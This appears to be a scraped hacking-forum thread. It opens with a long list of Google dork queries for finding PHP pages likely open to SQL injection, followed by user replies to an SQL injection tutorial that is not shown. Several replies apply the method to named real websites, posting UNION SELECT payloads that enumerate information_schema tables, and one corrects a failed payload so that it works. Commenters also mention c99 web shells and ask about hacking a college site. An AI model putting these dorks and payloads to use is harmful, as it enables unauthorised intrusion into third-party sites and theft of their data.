inurl:category.php?id=
inurl:publications.php?id=
inurl:fellows.php?id=
inurl:downloads_info.php?id=
inurl:prod_info.php?id=
inurl:shop.php?do=part&id=

inurl:productinfo.php?id=
inurl:collectionitem.php?id=
inurl:band_info.php?id=
inurl:product.php?id=
inurl:releases.php?id=
inurl:ray.php?id=
inurl:produit.php?id=
inurl:pop.php?id=
inurl:shopping.php?id=
inurl:productdetail.php?id=
inurl:post.php?id=
inurl:viewshowdetail.php?id=
inurl:clubpage.php?id=
inurl:memberInfo.php?id=
inurl:section.php?id=
inurl:theme.php?id=
inurl:page.php?id=
inurl:shredder-categories.php?id=
inurl:tradeCategory.php?id=
inurl:product_ranges_view.php?ID=
inurl:shop_category.php?id=
inurl:transcript.php?id=
inurl:channel_id=
inurl:item_id=
inurl:newsid=
inurl:trainers.php?id=
inurl:news-full.php?id=
inurl:news_display.php?getid=
inurl:index2.php?option=
inurl:readnews.php?id=
inurl:top10.php?cat=
inurl:newsone.php?id=
inurl:event.php?id=
inurl:product-item.php?id=
inurl:sql.php?id=
inurl:aboutbook.php?id=
inurl:preview.php?id=
inurl:loadpsb.php?id=
inurl:pages.php?id=
inurl:material.php?id=
inurl:clanek.php4?id=
inurl:announce.php?id=
inurl:chappies.php?id=
inurl:read.php?id=
inurl:viewapp.php?id=
inurl:viewphoto.php?id=
inurl:rub.php?idr=
inurl:galeri_info.php?l=
inurl:review.php?id=
inurl:iniziativa.php?in=
inurl:curriculum.php?id=
inurl:labels.php?id=
inurl:story.php?id=

inurl:look.php?ID=
inurl:newsone.php?id=
inurl:aboutbook.php?id=
inurl:material.php?id=
inurl:opinions.php?id=
inurl:announce.php?id=
inurl:rub.php?idr=
inurl:galeri_info.php?l=
inurl:tekst.php?id=
inurl:newscat.php?id=
inurl:newsticker_info.php?idn=
inurl:rubrika.php?idr=
inurl:rubp.php?idr=
inurl:offer.php?idf=
inurl:art.php?idm=
inurl:title.php?id=
intitle:axis intitle:"video server"
inurl:indexFrame.shtml Axis
?intitle:index.of? mp3 artist-name-here
"intitle:index of"
inurl:index.php?id=
inurl:trainers.php?id=
inurl:buy.php?category=
inurl:article.php?ID=
inurl:play_old.php?id=
inurl:declaration_more.php?decl_id=
inurl:Pageid=
inurl:games.php?id=
inurl:page.php?file=
inurl:newsDetail.php?id=
inurl:gallery.php?id=
inurl:article.php?id=
inurl:show.php?id=
inurl:staff_id=
inurl:newsitem.php?num=
inurl:readnews.php?id=
inurl:top10.php?cat=
inurl:historialeer.php?num=
inurl:reagir.php?num=
inurl:forum_bds.php?num=
inurl:game.php?id=
inurl:view_product.php?id=
inurl:newsone.php?id=
inurl:sw_comment.php?id=
inurl:news.php?id=
inurl:avd_start.php?avd=
inurl:event.php?id=
inurl:product-item.php?id=
inurl:sql.php?id=
inurl:news_view.php?id=
inurl:select_biblio.php?id=
inurl:humor.php?id=
inurl:aboutbook.php?id=

inurl:fiche_spectacle.php?id=
inurl:communique_detail.php?id=
inurl:sem.php3?id=
inurl:kategorie.php4?id=
inurl:news.php?id=
inurl:index.php?id=
inurl:faq2.php?id=
inurl:show_an.php?id=
inurl:preview.php?id=
inurl:loadpsb.php?id=
inurl:opinions.php?id=
inurl:spr.php?id=
inurl:pages.php?id=
inurl:announce.php?id=
inurl:clanek.php4?id=
inurl:participant.php?id=
inurl:download.php?id=
inurl:main.php?id=
inurl:review.php?id=
inurl:chappies.php?id=
inurl:read.php?id=
inurl:prod_detail.php?id=
inurl:viewphoto.php?id=
inurl:article.php?id=
inurl:person.php?id=
inurl:productinfo.php?id=
inurl:showimg.php?id=
inurl:view.php?id=
inurl:website.php?id=
inurl:hosting_info.php?id=
inurl:gallery.php?id=
inurl:rub.php?idr=
inurl:view_faq.php?id=
inurl:artikelinfo.php?id=
inurl:detail.php?ID=
inurl:index.php?=
inurl:profile_view.php?id=
inurl:category.php?id=
inurl:publications.php?id=
inurl:fellows.php?id=
inurl:downloads_info.php?id=
inurl:prod_info.php?id=
inurl:shop.php?do=part&id=
inurl:Productinfo.php?id=
inurl:collectionitem.php?id=
inurl:band_info.php?id=
inurl:product.php?id=
inurl:releases.php?id=
inurl:ray.php?id=
inurl:produit.php?id=
inurl:pop.php?id=
inurl:shopping.php?id=
inurl:productdetail.php?id=

inurl:post.php?id=
inurl:viewshowdetail.php?id=
inurl:clubpage.php?id=
inurl:memberInfo.php?id=
inurl:section.php?id=
inurl:theme.php?id=
inurl:page.php?id=
inurl:shredder-categories.php?id=
inurl:tradeCategory.php?id=
inurl:product_ranges_view.php?ID=
inurl:shop_category.php?id=
inurl:transcript.php?id=
inurl:channel_id=
inurl:item_id=
inurl:newsid=
inurl:trainers.php?id=
inurl:news-full.php?id=
inurl:news_display.php?getid=
inurl:index2.php?option=
inurl:readnews.php?id=
inurl:top10.php?cat=
inurl:newsone.php?id=
inurl:event.php?id=
inurl:product-item.php?id=
inurl:sql.php?id=
inurl:aboutbook.php?id=
inurl:review.php?id=
inurl:loadpsb.php?id=
inurl:ages.php?id=
inurl:material.php?id=
inurl:clanek.php4?id=
inurl:announce.php?id=
inurl:chappies.php?id=
inurl:read.php?id=
inurl:viewapp.php?id=
inurl:viewphoto.php?id=
inurl:rub.php?idr=
inurl:galeri_info.php?l=
inurl:review.php?id=
inurl:iniziativa.php?in=
inurl:curriculum.php?id=
inurl:labels.php?id=
inurl:story.php?id=
inurl:look.php?ID=
inurl:newsone.php?id=
inurl:aboutbook.php?id=
inurl:material.php?id=
inurl:opinions.php?id=
inurl:announce.php?id=
inurl:rub.php?idr=
inurl:galeri_info.php?l=
inurl:tekst.php?idr=
inurl:newscat.php?id=

inurl:newsticker_info.php?idn=
inurl:rubrika.php?idr=
inurl:rubp.php?idr=
inurl:offer.php?idf=
inurl:art.php?idm=
inurl:title.php?id=

And its ok

AnonLord - February 20, 2012, 2:04 pm

all links broken :((could u upload it again ?

xMikeZero25x - July 8, 2012, 9:47 am

Nice tutorial, planning on trying this later.

ch3micalburn3d - July 29, 2012, 7:59 am

very good tutorial, thanks for sharing

valgar99 - August 5, 2012, 2:31 pm

This is a great tut for a beginner like me, thanks for writing it.

Aleeter - October 8, 2012, 8:55 pm

Hey, amazing tut!

I get this error after "union all select 1,2,3,4--" (Yes, I needed to use -- instead of *)

Warning: Cannot modify header information - headers already sent by (output started at /home/content/r/e/n/sitename/html/gallery.php:19) in /home/content/r/e/n/sitename/html/gallery.php on line 42

anyone know why, or how to bypass this?

Cloud9™ - October 8, 2012, 10:06 pm

Very detailed tutorial I have to say the least. Good job.

1NR1 - October 9, 2012, 6:48 am

thank you for this tutorial....thank you for this tutorial....

samrokzz - October 9, 2012, 7:02 am

Thanks for a wonderful step by step tutorial .

Thanks for the share .

chronical - October 9, 2012, 7:29 am

Thank you for this thank you and have a good day, Chronical

Sn0opY - October 10, 2012, 7:20 am

Beatiful tutorial

and it's mostly normal that a shell.php will be F+cked up by any good AV so be careful where you took ur usb sticks with c99.php and don't take it 2 work -.- (didn't know symantec SEP scans php and txt files 0.o)

bullmoose1984 - October 10, 2012, 4:54 pm

Nice tutorial, I will definitely give this a try

benji_19994 - October 10, 2012, 9:51 pm

Thanks Helped Heaps =D , hope you have more tutorials like this one

hacko7 - October 11, 2012, 11:13 am

wowww grt work thnxxx bro take care

killnokoh - October 11, 2012, 12:10 pm

nice tut, thank you sir for sharing

Sadik Ali - October 11, 2012, 10:26 pm

Nice Tutorials ! Thanks For Sharing Man.

qurfy - October 15, 2012, 6:36 am

Thanks for sharing the great tut, really appreciate it!

winner876 - October 15, 2012, 9:54 am

nice tutorial... hats off to you ...

Sought - October 15, 2012, 12:11 pm

Great tut but the best way is to learn sql injection manually.

yolodolosolo - October 15, 2012, 1:10 pm

thanks man,keep up the work , btw it worke for me

w1thdrawn - October 18, 2012, 4:47 pm

thanks alot bro learning the long way is the best way to retaining the knowledge.very nice tut

judde - November 8, 2012, 5:27 pm

great tut.. Btw, is it possible to hack a college site with sql injection?

xSystemNightmare - November 9, 2012, 4:18 am

Nice TUT. We should always expect HQ Tuts from you OP,keep up the good work and it will eventually pay off :).

falcao10 - November 9, 2012, 4:35 am

nice tut! thanks for post! !! .. !!

Shena - November 9, 2012, 12:08 pm

(Nov 8, 2012 06:27 PM)judde Wrote: [\[CITE\]](#) great tut.. Btw, is it possible to hack a college site with sql injection?It depends on whether the people that made said website have secured it against SQLI or not.

The importance of the website doesn't inflict on whether it's vulnerable or not.

(Jun 24, 2009 01:56 AM)raahul2008 Wrote: [\[CITE\]](#) Now to test if is vulrnable we add to the end of url ' (quote),

and that would be <http://www.site.com/news.php?id=5>'

so if we get some error like

"You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right etc..."

or something similar

that means is vulnrable to sql injection :)

d4rk41g0r1thm - November 9, 2012, 12:32 pm

Great tutorial thank you for sharing :)

theviper221 - November 9, 2012, 3:11 pm

i got an error on order by 1 but not the error you tell that i should get "Unknown column"

Cozyman - December 8, 2012, 7:39 am

Thanks for this tutorial using it now.

irish_hacker - December 8, 2012, 9:23 am

looks really cook thanks !! :) :) :)

zombiehacker - December 8, 2012, 9:24 am

This is a very nice tutorial thanks for sharing it.

SIM-111414 - December 8, 2012, 11:41 am

HQ tut.

Thanks for taking your time to write it.

Its detailed and covers almost all parts of sql injection.

Thanks for sharing it. :)

The Collector - December 8, 2012, 2:27 pm

damn nice !

So, Thanks! for this awesome tutorial!

Bookmarked it! :D:D

Hinshi - December 8, 2012, 2:40 pm

Bookmarked.

This will come in handy in the near future. I am still learning HTML 5.

niko332 - February 15, 2013, 1:24 pm

Enjoyed to read this article, quite quickly most noobsters want understand about implanting sql code (: cos sometimes server doesnt show all mistakes. but yeah good tut keep up the work dude. +1

Wú Yifán - February 15, 2013, 3:26 pm

(Feb 15, 2013 02:24 PM)niko332 Wrote: [\[CITE\]](#) Enjoyed to read this article, quite quickly most noobsters want understand about implanting sql code (: cos sometimes server doesnt show all mistakes. but yeah good tut keep up the work dude. +1

>SQL Code

>mfw

OT: Nice tut OP.

CrashX - February 15, 2013, 9:24 pm

wow this is a really long and amazing thread, i'm definitely going to bookmark this info for later, can't wait to use it. :) mmm manual

Photo. - February 16, 2013, 10:18 am

Very good HQ tutorial.

Great for newbs.

xVulnerable - June 27, 2013, 8:19 am

Hey im having trouble finding howmany colums the site has.

http://www.sedicifilm.it/games.php?id_cat3=61+order+by+1 Its vulnerable

When i do Code http://www.sedicifilm.it/games.php?id_cat3=61+order+by+1 Is stays the same and

Code http://www.sedicifilm.it/games.php?id_cat3=61+order+by+30

This keeps happening on every site i try what am i doing wrong?

Alterations - June 27, 2013, 10:16 am

nice tut man! straight to the point!

xVulnerable - June 27, 2013, 11:29 am

Also i tried it on two websites but i cant obtain any table names:

http://www.abalar.es/ampliar_material.php?id_material=-11+union+select+1,2,table_name,4+from+information_schema.tab

http://www.humormillnews.com/hmill/read.php?id=-13%20union%20all%20select%201,2,3,table_name,5,6,7,8,9,10,11+from+information_schema.tab

HELP?

sh0ckw4ve - June 27, 2013, 12:03 pm

must learn this one day

thanks for sharing

skrinya007 - June 27, 2013, 4:13 pm

good tut.))))

thanks man, i think its help me

zane44 - July 19, 2013, 5:13 am

(Jun 27, 2013 11:29 AM)DatHax Wrote: [\[CITE\]](#) Also i tried it on two websites but i cant obtain any table names:

http://www.abalar.es/ampliar_material.php?id_material=-11+union+select+1,2,table_name,4+from+information_schema.tab

http://www.humormillnews.com/hmill/read.php?id=-13%20union%20all%20select%201,2,3,table_name,5,6,7,8,9,10,11+from+information_schema.tab

HELP?damnit it's .tables not .tab

also you need to do this because u get illegal mix of collations

unhex(hex(group_concat(table_name)))

so a correct URL would look like this:

[http://www.abalar.es/ampliar_material.php?id_material=-11+union+select+1,2,unhex\(hex\(group_concat\(table_name\)\)\),4+from+information_schema.tables](http://www.abalar.es/ampliar_material.php?id_material=-11+union+select+1,2,unhex(hex(group_concat(table_name))),4+from+information_schema.tables) (clicking the link won't work, copy paste it)

audiofox29 - July 20, 2013, 11:28 am

nice tut. thanks. looking forward to trying this out

CYB3RB0X - July 26, 2013, 2:26 pm

Awesome tutorial good work man :DDDD

dadon11811 - July 26, 2013, 2:36 pm

Wow man thanks for this tut! Really helped me.

Nader_Max - February 20, 2014, 5:44 am

Loved it , Thanks a lot for the method !!

Builder_Geeza - February 20, 2014, 5:45 am

(Feb 20, 2014 06:44 AM)Nader_Max Wrote: [\[CITE\]](#) Loved it , Thanks a lot for the method !! Reported; What's with the grave-digging?

Munch - February 20, 2014, 5:46 am

Great tut , going to bookmark for the next time I do some hacking.

Thanks,
~Sterling

Saduto - February 20, 2014, 6:14 am

Nice tutorial man, This will help a lot of people on hackforums.

akramj - February 20, 2014, 6:23 pm

a lil bit old , but old is gold thanks

duude - February 21, 2014, 8:14 am

Hats off man...for ur straight cut sig...

inf4mouz - February 21, 2014, 11:33 am

Great tut very detailed cheers and does it always work?

Piu - April 2, 2014, 3:25 am

(Feb 21, 2014 12:33 PM)inf4mouz Wrote: [\[CITE\]](#) Great tut very detailed cheers and does it always work?

ofcourse it doesn't mate xD

msg t

Randomness18 - April 2, 2014, 7:04 am

thnx, rly nice tuto. i can learn mutch from this

domasas9 - April 3, 2014, 4:51 am

Nice TUT mate . I enjoy it and BOOKMARKED

Rick Adam - May 26, 2014, 10:37 am

http://#.com/files/136967969/a_MD5CF_2.10_2b.rar

File not found

kkari - May 28, 2014, 4:42 am

Nice TUT. I'm trying long time to hack a pass with this method. Without any luck. But now...

Thx very much.

Nullx - May 28, 2014, 7:09 am

Thank you man for this very HQ tutorial. Will become handy some day.

D-Dos - May 28, 2014, 7:49 am

thanks alot i learnd alot from it realy well writing

wick3dj0k3r - May 28, 2014, 12:07 pm

Thank you for your TUT, much appreciated

SnowCloud - May 28, 2014, 9:19 pm

Amazed that this can still work today. It's been almost 5 years. Thanks. You can never have enough SQL injection tutorials.

al_gharib - May 29, 2014, 3:30 am

Nice tutorial for beginner, you made good job!

zadiar - June 1, 2014, 3:48 pm

and i heard that there are still sites which are not secured for this cind of attack. LOL

fraxi - June 1, 2014, 4:03 pm

Nice tutorial, Great tut very detailed cheers, thank you!!!!!!

http://#.com/files/136967969/a_....10_2b.rar

File not found

bolimekurac - June 2, 2014, 12:01 am

great tutorial, thanks a lot for this..

Arkamek - June 2, 2014, 9:36 am

Nice tutorial, you made great
job

kameolite - June 13, 2014, 9:43 am

very nicely written tutorial,thank you!

nickonator1 - August 15, 2014, 11:04 pm

Thanks alot for this epic albeit outdated tutorial.